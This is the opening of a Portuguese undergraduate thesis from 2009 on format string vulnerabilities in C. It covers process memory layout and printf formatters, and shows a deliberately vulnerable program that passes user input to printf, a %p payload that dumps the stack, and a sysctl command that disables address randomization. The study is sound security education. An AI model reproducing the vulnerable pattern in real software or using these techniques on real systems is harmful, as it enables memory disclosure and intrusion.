UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
INSTITUTO DE INFORMÁTICA
CURSO DE CIÊNCIA DA COMPUTAÇÃO

TIAGO JUN YAMAZAKI

Estudo sobre Vulnerabilidade de Strings de Formatação

Trabalho de Graduação.

Prof. Dr. Raul Fernando Weber
Orientador

Porto Alegre, novembro de 2009.

AGRADECIMENTOS

Agradeço primeiramente a Deus por ter me permitido chegar até aqui.

Agradeço ao meu orientador, professor Raul Fernando Weber, por ter me acudido em horas de desespero, antes e durante todo esse trabalho.

Agradeço à minha família pelo suporte que me deram durante todo esse tempo.

Sou muito grato a todos, em maior ou menor grau. Espero daqui em diante poder retribuir ao longo da minha vida todo o esforço que a mim foi dirigido.

SUMÁRIO

LISTA DE ABREVIATURAS E SIGLAS

ASCII	American Standard Code for Information Interchange
BSD	Berkeley Software Distribution / Berkeley UNIX
CISC	Complex Instruction Set Computer
ELF	Executable and Linkable Format
GCC	GNU Compiler Collection
GOT	Global Offset Table
LibC	C Standard Library
RISC	Reduced Instruction Set Computer

LISTA DE FIGURAS

LISTA DE TABELAS

RESUMO

Este trabalho apresenta um estudo sobre a vulnerabilidade de strings de formatação, demonstrando como ela ocorre e analisando os meios mais comuns de exploração e prevenção dessa vulnerabilidade, com enfoque sobre a linguagem C.

A vulnerabilidade de strings de formatação ocorre quando o programador, ao utilizar uma função de formatação, permite que um agente externo tenha controle sobre a formatação utilizada em vez de apenas sobre os valores formatados. Em determinadas linguagens, esse pequeno erro de programação pode permitir que um atacante sonde informações críticas de um sistema, cause comportamentos anormais como encerramento abrupto do programa ou negação de serviço e, no pior caso, obtenha controle de um sistema.

No intuito de explicar o funcionamento da vulnerabilidade, inicialmente disserta-se sobre conceitos fundamentais para entendimento desta, como organização da memória de um processo e utilização de funções de formatação. Em seguida mostram-se as técnicas mais comuns utilizadas ao explorar a vulnerabilidade, finalizando com uma breve listagem das ferramentas disponíveis atualmente para proteger e prevenir um sistema contra ela.

Palavras-Chave: Segurança, vulnerabilidade de strings de formatação.

Format String Vulnerability Survey

ABSTRACT

This paper presents a study on format string vulnerability, demonstrating how it occurs and analyzing the most common ways to exploit and prevent it, focusing on the C language.

A format string vulnerability occurs when the programmer, using a format function, allows an external agent to have control over the format rather than the values being formatted. In some languages, this small programming error can allow an attacker probe critical data from a system, cause abnormal behavior such as abrupt termination of a program or denial of service, and, in the worst case, gain control of a system.

Intending to explain how the vulnerability works, some fundamental concepts are presented first, such as process' memory organization and usage of format functions. Next, the most common techniques used when exploiting the vulnerability are demonstrated, ending with a brief listing of the available tools to protect and prevent a system against the vulnerability.

Keywords: Security, format string vulnerability.

1 INTRODUÇÃO

A maior parte das linguagens de programação que trabalham com exibição de valores para um usuário acaba necessitando de funções de formatação. Essas funções normalmente têm a função de converter valores primitivos em strings, que são então utilizados para compor uma mensagem facilmente lida por um humano.

Os detalhes específicos dessas funções de formatação variam de acordo com a implementação de uma linguagem, embora sigam basicamente a mesma estrutura: recebem um número variável de argumentos, dentre os quais um deles é uma string de formatação e o resto são valores a serem convertidos. A string de formatação serve de base para a string resultante, controlando diversas características das conversões de cada valor, como tipo de conversão utilizada e posicionamento na saída.

Em algumas implementações, infelizmente, não existe um controle sobre quantos valores são fornecidos e quantos valores são utilizados pela string de formatação, possibilitando que uma string de formatação utilize mais valores do que lhe foram fornecidos como argumento. Esse é um dos fatores para causar uma vulnerabilidade de string de formatação.

O segundo fator que ocasiona a vulnerabilidade é possibilitar que dados provindos do ambiente externo sejam utilizados como string de formatação ao invés de valores. Esse tipo de situação ocorre normalmente devido a programadores desatentos ou ignorantes quanto ao uso correto das funções de formatação.

Desde meados de 1999 já se tem conhecimento público da vulnerabilidade em strings de formatação, embora apenas um ano depois com o aumento do número de programas descobertos como vulneráveis que se averiguou a seriedade da situação. Desde então, diversas técnicas de detecção, prevenção e proteção tem sido desenvolvidas e aplicadas, mas devido à natureza do problema de ser causada por erro humano, ainda hoje surgem sistemas vulneráveis.

A partir dos dados seguintes, pode-se ver a ocorrência de sistemas vulneráveis nos últimos sete anos.

Tabela 1.1: Dados estatísticos de sistemas com a vulnerabilidade de string de formatação

Ano	2003	2004	2005	2006	2007	2008	2009
Nº de sistemas vulneráveis (somente string de formatação)	2	1	0	4	25	24	28
% do total de sistemas vulneráveis (todas as vulnerabilidades)	0,13	0,04	0	0,06	0,38	0,43	0,54

Fonte: NIST, 2009.

Este trabalho foi realizado em cima da linguagem C. Adicionalmente escolheu-se o sistema operacional Linux, distribuição Ubuntu 9.10, numa máquina de arquitetura Intel x86 para execução dos testes. Plataformas diferentes podem necessitar eventuais ajustes nos códigos mostrados nos capítulos a seguir.

1.1 Organização do Trabalho

O próximo capítulo introduz conceitos fundamentais para o entendimento da vulnerabilidade de strings de formatação. São repassados brevemente conceitos de arquitetura, seguidos da especificação de funções formatadoras.

No capítulo 3, explica-se como e por que ocorre a vulnerabilidade de strings de formatação, mostrando como é possível ler e escrever valores da memória através dessa vulnerabilidade.

No capítulo 4, expande-se o ferramental mostrado no capítulo 3 para efetivamente atacar um sistema para tomar posse do controle deste. São mostrados os pontos vulneráveis da memória de um processo que podem ser utilizados para desviar o fluxo de execução de um programa para um *shellcode* ou para uma função da biblioteca LibC.

No capítulo 5, são mostradas diversas ferramentas para prevenir-se da ocorrência de vulnerabilidades em strings de formatação, ou ao menos proteger-se de que elas sejam utilizadas para atacar um sistema.

No capítulo 6 é apresentado um experimento prático, baseado nos programas utilizados durante o trabalho, que mostra os passos básicos de um ataque sobre a vulnerabilidade de strings de formatação.

Por último, são apresentadas as conclusões obtidas por este trabalho, seguidas pelas referências utilizadas.

2 CONCEITOS INICIAIS

Este capítulo mostra resumidamente os conceitos necessários para poder entender o funcionamento de um ataque sobre a vulnerabilidade de formatação de strings.

2.1 Organização de um processo

Nos sistemas operacionais tradicionais, existe uma abstração fundamental chamada de processo, que pode ser definido por "instância de um programa em execução" ou "contexto de um programa" (BOVET, 2005). Considera-se como parte de um processo todas as informações relevantes para uma computação específica, tal como as páginas de memória acessadas, arquivos abertos e conteúdo de registradores do hardware.

Um processo é inicializado através de um programa executável, que é um arquivo contendo as estruturas e informações necessárias para tanto. Devido às diferenças entre cada sistema operacional, os arquivos executáveis possuem formatos diferentes para que suas estruturas atendam a essas diferentes necessidades. Alguns exemplos de formatos de arquivos executáveis são:

- *Executable and Linking Format* (ELF), atualmente utilizado nos sistemas UNIX.
- *Assembler Output Format* (a.out), antigamente utilizado nos sistemas UNIX.
- *DOS executable* (MZ), utilizado no antigo DOS.
- *Portable Executable* (PE), atualmente utilizado pelo Microsoft Windows.

Por estar utilizando um ambiente UNIX, o formato de arquivo executável tratado neste trabalho será principalmente o ELF.

2.1.1 Espaço de endereçamento de um processo

Durante a inicialização de um processo, é criado um espaço de endereçamento para o processo. Esse espaço consiste em um intervalo de endereços de memória que ele estará autorizado a utilizar, composto por cinco áreas de memória principais (ROBBINS, 2004). São elas:

- Segmento de Código, contendo o código de máquina executável do programa. Este segmento é declarado como somente leitura, podendo ser compartilhado entre diferentes processos.
- Dados Inicializados, contendo variáveis estáticas e globais cujos valores já podem ser obtidos desde o início da execução. Alocada logo após a área de segmento de código.
- Dados Não Inicializados, contendo variáveis globais não inicializadas, todas

com valor ajustado para zero. Alocada logo após a área de dados inicializados. Historicamente é chamada de BSS (*Block Started by Symbol*).

- *Heap*, área de memória reservada para alocação dinâmica de memória. Alocada logo após a área de dados não inicializados, seu tamanho pode aumentar conforme a necessidade do processo em execução. Tradicionalmente é expandida sobre segmentos de memória com endereçamento incremental.
- Pilha, área de memória reservada para variáveis locais, dados de retorno e parâmetros de funções chamadas durante a execução de um programa. Alocada próxima do fim do espaço de endereçamento do usuário, também pode ser expandida conforme necessidade do processo em execução. Tradicionalmente é expandida sobre segmentos de memória com endereçamento decremental.

Dependendo do ambiente, podem ser criadas áreas de memória adicionais no espaço de endereçamento. Por exemplo, nos sistemas UNIX são alocadas áreas adicionais de segmento de código, dados inicializados e não inicializados para cada uma das bibliotecas compartilhadas que são utilizadas pelo programa, normalmente entre o *Heap* e a Pilha.

A seguinte imagem ilustra como o espaço de endereçamento é estruturado nos sistemas UNIX:



Figura 2.1: Organização do espaço de endereçamento do usuário (DUARTE, 2009)

2.1.2 Organização da Pilha

Como seu próprio nome indica, a pilha do espaço de endereçamento é uma estrutura de dados *Last In First Out*. Através de instruções PUSH, dados são empilhados sobre o topo da pilha; com instruções POP, o valor do topo da pilha é desempilhado.

Os dados de uma pilha são agrupados em blocos chamados *stack frames* ou registros

de ativação. Todos os dados de um *stack frame* pertencem a uma mesma chamada de função, tal como é mostrado a seguir:



Figura 2.2: Organização de *stack frames* da pilha (WIKIPEDIA, 2009)

2.2 Registradores

Dos registradores disponíveis na arquitetura Intel x86, existem três registradores relevantes para o escopo deste trabalho:

- *Extended Instruction Pointer* (EIP): Valor deste registrador é sempre o endereço da próxima instrução a ser executada. O endereço de retorno de uma função, guardado no *stack frame*, é restaurado para este registrador quando uma função termina seu processamento.
- *Extended Stack Pointer* (ESP): Valor deste registrador é sempre o endereço do topo da pilha. Atualizado a cada PUSH e POP realizado sobre a pilha.
- *Extended Base Pointer* ou *Frame Pointer* (EBP): Valor deste registrador é sempre um endereço fixo do *stack frame* no topo da pilha, utilizado como referência para cálculo de endereços dos valores na pilha. Cada *stack frame* guarda o valor do *Frame Pointer* do *stack frame* anterior, restaurado quando a função terminar seu processamento.

2.3 Funções de formatação

Uma função de formatação é um tipo de função normalmente utilizado para processar strings, convertendo dados primitivos em uma string legível para humanos (SCUT, 2001). Diversas linguagens de programação implementam esse tipo de função, embora o escopo deste trabalho se restrinja a implementação definida na linguagem C.

O procedimento básico dessas funções utiliza dois tipos de parâmetros: a string de formatação e os valores a serem convertidos. Durante execução de uma função de

formatação, a string de formatação é lida caractere por caractere; se o caractere lido não for o caractere `%` (no caso da linguagem C). este é copiado para a saída. Caso seja um %, os próximos caracteres da string de formatação são lidos para identificar um formatador. Em seguida, um dos valores recebidos como parâmetro é convertido para uma string no formato especificado pelo formatador lido, sendo copiado então para a saída no lugar dos caracteres do formatador. Um exemplo trivial de utilização seria:

```
printf("Valores: %d, %o, %x", 16, 16, 16);
```

O trecho de código acima imprime "`Valores: 16, 20, 10`" no console. Em suma, o que a função faz é substituir o `%d` por `16`, que é o primeiro `16` no formato de um número decimal, o `%o` por `20`, que é o segundo `16` no formato octal, e o `%x` por `10`, que é o terceiro `16` no formato hexadecimal.

Os formatadores utilizados nas funções de formatação da linguagem C seguem seguinte sintaxe (incompleta, opções fora do padrão C99 foram omitidas):

```
% (% | ( Sinalizações* Comprimento? (.Precisão)? Modificador de Tamanho? ) Tipo)
```

- `%%` imprime na saída o caractere `%`.
- `Sinalizações` são caracteres opcionais indicando formatações alternativas de acordo com a seguinte tabela:

Tabela 2.1: Tabela de sinalizações de formatadores

Sinalização	Significado	Padrão
-	Justifica o resultado à esquerda, dentro do comprimento disponível.	Justifica o resultado à direita.
+	Exibe sempre o sinal de positivo ou negativo, caso o valor a ser exibido possua um.	Exibe apenas o sinal de negativo, caso o valor exibido possua um.
(espaço em branco)	Exibe um espaço em branco caso o valor a ser exibido possua um sinal de positivo.	Não exibe nada caso o valor a ser exibido possua um sinal de positivo.
0	Para os tipos `d`, `i`, `o`, `u`, `x`, `X`, `e`, `E`, `f`, `g`, e `G`, exibem-se o valor preenchido com zeros à esquerda até que todo o comprimento especificado seja utilizado. Ignorado caso a sinalização – ou precisão para tipos inteiros estejam especificados.	O valor é preenchido com espaços em branco à esquerda até que todo o comprimento especificado seja utilizado.
#	Para os tipos o, x, ou X, todos os valores diferentes de zero são prefixados com 0, 0x, ou 0X, respectivamente.	Não é prefixado valor algum.
	Para os tipos f, e, ou E, exibe-se sempre o ponto.	Ponto exibido apenas caso haja valor fracionário.
	Para os tipos g ou G, exibe-se sempre o ponto e zeros à direita na parte fracionária do valor.	Ponto exibido apenas caso haja valor fracionário, e zeros à direita na parte fracionária do valor são truncados.
	Demais tipos não têm efeito.	-

Fonte: UBUNTU, 2009.

- `Comprimento` é um inteiro não negativo opcional indicando o número de caracteres mínimo que será impresso na saída relativo a um valor. Caso não seja declarado ou o número de caracteres necessários para impressão do valor seja maior que o especificado, o valor não é truncado para exibição.
- `Precisão` é um valor inteiro não negativo opcional precedido por um ponto, indicando o número de caracteres a serem escritos ou o número de casas decimais após o ponto, de acordo com o tipo. A tabela a seguir lista os significados de `Precisão`:

Tabela 2.2: Tabela de precisão de formatadores

Tipo	Significado	Padrão
`i`, `d`, `u`, `o`, `x`, `X`	Número mínimo de caracteres a serem escritos. Caso o número de caracteres do valor seja menor que a precisão, são adicionados zeros à esquerda; o valor não é truncado.	Mínimo de caracteres é um.
`f`, `e`, `E`	Número de dígitos após o ponto decimal a serem escritos. O ultimo dígito após o ponto decimal é arredondado. Caso a precisão seja 0 ou haja somente o ponto sem um número de precisão, é exibido apenas a parte inteira do número.	Número de dígitos após o ponto decimal é seis.
`g`, `G`	Número máximo de dígitos significativos a serem escritos.	Todos os dígitos significativos são escritos.
`s`	Número de caracteres da string a serem escritos.	São escritos todos os caracteres da string ate que seja encontrado um caractere nulo.
Demais tipos	Sem efeito	-

Fonte: UBUNTU, 2009.

- `Modificador de tamanho` são caracteres opcionais que indicam o tamanho do valor esperado. Existem diversos modificadores, listados na tabela a seguir:

Tabela 2.3: Tabela de modificadores de tamanho de formatadores

Prefixo	Tipos	Tamanho
h	i, d, u, o, x, X	short unsigned short
	n	short* unsigned short*
hh	i, d, u, o, x, X	char unsigned char
	n	char* unsigned char*
l	i, d, u, o, x, X	long int unsigned long int
	n	long int* unsigned long int*
	c	wint_t
	s	wchar_t*
ll	i, d, u, o, x, X	long long int unsigned long long int
	n	long long int* unsigned long long int*
L	e, E, f, g, G	long double
j	i, d, u, o, x, X	intmax_t uintmax_t
t	i, d, u, o, x, X	ptrdiff_t

Fonte: UBUNTU, 2009.

- `Tipo` é um caractere obrigatório que especifica o tipo primitivo do valor a ser convertido, de acordo com a seguinte tabela (considerando uma arquitetura de 32 bits):

Tabela 2.4: Tabela de tipos de formatadores

Caractere	Tipo	Saída	Bytes Recebidos
`d, i`	`int`	Inteiro decimal com sinal	4
`u`	`int`	Inteiro decimal sem sinal	4
`o`	`int`	Inteiro octal sem sinal	4
`x`	`int`	Inteiro hexadecimal sem sinal, utilizando `abcdef`	4
`X`	`int`	Inteiro hexadecimal sem sinal, utilizando `ABCDEF`	4
`f`	`double`	Double com sinal. Número de casas antes do ponto dependente da magnitude do valor; número de casas depois do ponto definido pela precisão.	8
`e`	`double`	Double no formato exponencial `(-?\d.\d+e(\+|\-)\d+)`. O número de casas após o ponto na base é definido pela precisão.	8
`E`	`double`	Double no formato exponencial `(-?\d.\d+E(\+|\-)\d+)`. O número de casas após o ponto na base é definido pela precisão.	8
`g`	`double`	Double exibido igual a `e` se o expoente do valor é menor que -4 ou maior que a precisão. Caso contrário, é exibido igual a `f`.	8
`G`	`double`	Double exibido igual a `e` se o expoente do valor é menor que -4 ou maior que a precisão. Caso contrário, é exibido igual a `F`.	8
`c`	`char`	Caractere.	4
`s`	`char*`	Imprime um array de caracteres terminado por um caractere nulo ou até que o número estipulado pela precisão seja atingido.	4
`p`	`void*`	Imprime o endereço recebido como o formatador `#X`.	4
`n`	`int*`	Escreve no inteiro apontado o número de caracteres escritos até agora no buffer ou *stream*.	4

Fonte: UBUNTU, 2009.

Existem ainda dois outros tipos de opção de formatação não inclusos no padrão C99, mas relevantes para o trabalho que são o acesso direto a parâmetros (`$`) e o especificador de tamanho dinâmico (`*`), descritos a seguir.

2.3.1 Acesso direto a parâmetro

O acesso direto a parâmetro é posto logo após o `%`, e consiste de um número decimal inteiro não negativo seguido de um `$`. O número especificado determina qual dos

parâmetros passados à função será convertido, sem afetar a ordem na qual os parâmetros estão sendo consumidos. Por exemplo:

```
printf(“Segundo valor: %2$d”, 15, 16, 17);
```

O trecho de código acima imprime “`Segundo valor: 16`” no console. A pilha continua com o valor 15 no topo.

2.3.2 Especificador de tamanho dinâmico

O especificador de tamanho dinâmico é utilizado tendo um `*` no lugar do número decimal inteiro positivo do comprimento de um formatador. Normalmente significa que o próximo valor da pilha servirá como comprimento do formatador, avançando o topo da pilha no processo. Por exemplo:

```
printf(“Valor: %0*d”, 2, 3, 4);
```

O trecho de código acima imprime “`Valor: 03`” no console. A pilha agora tem o valor 4 no topo.

Na implementação da linguagem C da GNU, se o acesso direto a parâmetro for utilizado sobre o valor de um formatador, também pode ser utilizado sobre o especificador de tamanho dinâmico. Por exemplo:

```
printf(“Valor: %2$0*3$d, 2, 3, 4);
```

O trecho de código acima imprime “`Valor: 0003`” no console. A pilha continua com 2 no topo.

Na implementação da linguagem C da BSD, o especificador de tamanho dinâmico pode ser replicado para avançar mais de um parâmetro na pilha em busca do tamanho do formatador. Por exemplo:

```
printf(“Valor: %0***d, 2, 3, 4, 5, 6);
```

O trecho de código acima imprime “`Valor: 0005`” no console. A pilha agora tem o valor 6 no topo. Neste caso, os valores 2 e 3 são simplesmente descartados. Note que:

```
printf(“Valor: %0***7d, 2, 3, 4, 5, 6);
```

No caso acima, é impresso “`Valor: 0000005`”. A existência de um valor explícito de comprimento tem precedência sobre os especificadores de tamanho dinâmico, mas a pilha avança a leitura de valores da mesma maneira. O topo da pilha, neste caso, também aponta para o valor 6, mesmo que os valores 2, 3 e 4 não tenham sido utilizados em nenhum momento.

2.3.3 Família de funções formatadoras

No padrão C99 são definidas as seguintes funções como parte da família de formatadores de string:

Inclusas na biblioteca `stdio.h`:

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

Inclusas na biblioteca `stdarg.h`:

```
int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```

Essas funções diferem basicamente em onde a string resultante é impressa: na função `printf` é impresso sobre a saída padrão, enquanto na função `fprintf` é impresso sobre um *stream* e na `sprintf` e `snprintf` é sobre um string. A diferença entre as funções `sprintf` e `snprintf` é que a `snprintf` controla o número de bytes escritos no string, desconsiderando o caractere nulo. Todas estas funções retornam o número de bytes escritos na saída. As funções `vprintf`, `vfprintf`, `vsprintf` e `vsnprintf` são equivalentes as respectivas primeiras quatro, exceto que recebem um vetor de argumentos em vez de terem um número variável de parâmetros.

Existem ainda funções não pertencentes a essa família, mas que apresentam comportamento semelhante de formatação de strings. Muitas destas não pertencem ao padrão C99, mas apresentam a mesma vulnerabilidade de strings de formatação. Exemplos dessas funções são a `setproctitle` (`sys/types.h`), que altera o título de um processo com um texto formatado e a `syslog`, que formata o texto de *log* antes de enviar para a funcionalidade homônima.

3 VULNERABILIDADE DE STRINGS DE FORMATAÇÃO

Neste capítulo será mostrada a vulnerabilidade nas funções de formatação. Será explicado como e por que ela ocorre, e como é utilizada para ler ou escrever valores da memória.

Os exemplos deste capítulo requerem que a aleatorização da memória seja desligada com o comando abaixo. Veja a seção 5.4 para maiores informações.

```
sysctl -w kernel.randomize_va_space=0
```

3.1 Leitura de valores da pilha

Considere a seguinte situação:

```
char user_input[100];


scanf("%s", user_input);
printf(user_input);
```

No código acima é lido uma frase qualquer digitada pelo usuário no console, que é repetida logo após com o comando `printf`. O resultado, normalmente, é o esperado, e a mensagem é repetida na saída. No entanto, suponha que o usuário digite algo como "`100% ok`". Na saída, um dos resultados possíveis é:

```
100 1001101323k
```

O problema que ocorre é que a frase digitada pelo usuário é repassada como primeiro parâmetro da função `printf`, que é reservado para a string de formatação. O comportamento normalmente esperado de um trecho de código como esse é que o que seja digitado pelo usuário seja tratado como uma string comum, não uma string de formatação. No caso, a frase "`100% ok`", se tratada como string de formatação, contém um formatador "`% o`" que imprime um valor inteiro como octal precedido por um espaço caso seja um valor positivo, sem que haja um valor passado como argumento para ser convertido por esse formatador. O modo correto de utilização seria então:

```
char user_input[100];


scanf("%s", user_input);
printf("%s", user_input);
```

Ao possibilitar que o usuário supra um programa com uma string de formatação, é dado a ele um controle parcial da execução do programa, mais especificamente sobre o

processamento da formatação. Como a implementação das funções de formatação em C e C++ não verifica se a quantidade de formatadores utilizados na string de formatação é igual ou menor que a quantidade de valores fornecidos como argumento, quando ocorrem essas situações de haverem mais formatadores do que valores fornecidos, as funções de formatação acabam utilizando valores indevidos para a conversão, em vez de emitir erro.

Para ilustrar a situação, considere a seguinte figura de como o *stack frame* pode estar organizado durante a execução de uma função de formatação:



Figura 3.1: Organização de um *stack frame* de uma chamada à função `printf`() (SCUT, 2001)

Durante o processamento da string de formatação, a função de formatação acessa os valores passados como argumento através de um ponteiro que percorre a pilha na direção do início do *stack frame* conforme for a demanda. No entanto, por não haver verificação de quantidade de argumentos, se houver mais formatadores na string de formatação do que valores passados como argumento, o ponteiro continua a percorrer a pilha invadindo os demais stack frames. Por exemplo, dado o seguinte programa:

```
#include <stdlib.h>
#include <stdio.h>

/* vulnprog1.c */
int main(int argc, char *argv[])
{
   char user_input[100];
   unsigned int value_on_stack;
   unsigned int *value_on_heap;
```

```
    value_on_stack = 0x01010101;

    value_on_heap = (unsigned int *) malloc(sizeof(unsigned int));
    *value_on_heap = 0x00434241;

    printf("Digite seu nome:\n");
    scanf("%s", user_input);
    printf(user_input, 42); // <-- Codigo vulneravel
    printf("\n");

    free(value_on_heap);

    return 0;
}
```

O programa acima, quando executado, apenas pede para o usuário digitar o seu nome, imprimindo o nome recém digitado logo após. Nele, foram alocados uma variável com valor `0x01010101` na pilha, uma variável com valor `0x00434241` no *heap* e um *buffer* para armazenar a entrada do usuário, também na pilha.

Ao imprimir o nome recém digitado, é utilizada como string de formatação a entrada do usuário, causando a vulnerabilidade. Nessa chamada à função `printf` é passado o valor 42 como argumento. Caso o usuário não entre com nenhum formatador, o valor 42 é simplesmente ignorado:

```
Digite seu nome:
Tiago
Tiago
```

Caso o usuário entre com um formatador, o valor 42 é exibido:

```
Digite seu nome:
%d
42
```

No entanto, o usuário tem liberdade de visualizar não somente o valor 42, como qualquer valor na pilha que a função erroneamente considerar como valor passado como argumento:

```
Digite seu nome:
%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
0x2a.0x80482d3.0xb7eeec20.0xbf971774.0x1.0xb8071ff4.0xf63d4e2e.0x804b008.0x10101.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e
```

Utilizando um número extenso de formatadores, pode-se conseguir um *dump* parcial da pilha, como mostrado acima. Analisando a saída obtida, pode-se ver nela:

- `0x2a`: Valor 42, o único realmente fornecido como parâmetro para a função formatadora.
- `0x80482d3.0xb7eeec20.0xbf971774.0x1.0xb8071ff4.0xf63d4e2e`: Valores dos registradores salvos durante a chamada à LibC.
- `0x804b008`: `value_on_heap`. Início da invasão do *stack frame* da `main`.
- `0x1010101`: `value_on_stack`.
- `0x252e7025.0x70252e70.0x2e70252e.(...)`: `user_input[100]`. 25 é o caractere `%` em ASCII, `2e` é o `.` e 70 é o `p`.

Note que o `.` foi posto meramente para melhorar a visualização do *dump*, podendo ser omitido caso for desejado.

3.1.1 Otimização de leitura da pilha

No programa anterior, como a função `scanf` utilizada não faz verificação de número de caracteres, digitar mais de 100 caracteres ocasiona estouro de *buffer*, sobrescrevendo os valores da pilha abaixo do *buffer* com a string de formatação. Nessa situação em particular, mesmo estourando o *buffer*, todos os caracteres da string de formatação são processados pelo `printf`. Se for desejado, pode-se forçar o término da execução do programa com erro de segmentação ao utilizar caracteres suficientes para sobrescrever valores fora do *stack frame* do programa. Pode-se também sobrescrever o endereço de retorno do programa num ataque no estilo de estouro de buffer. Esse método de ataque não será descrito aqui; mais informações possam ser encontradas em SCUT (2001).

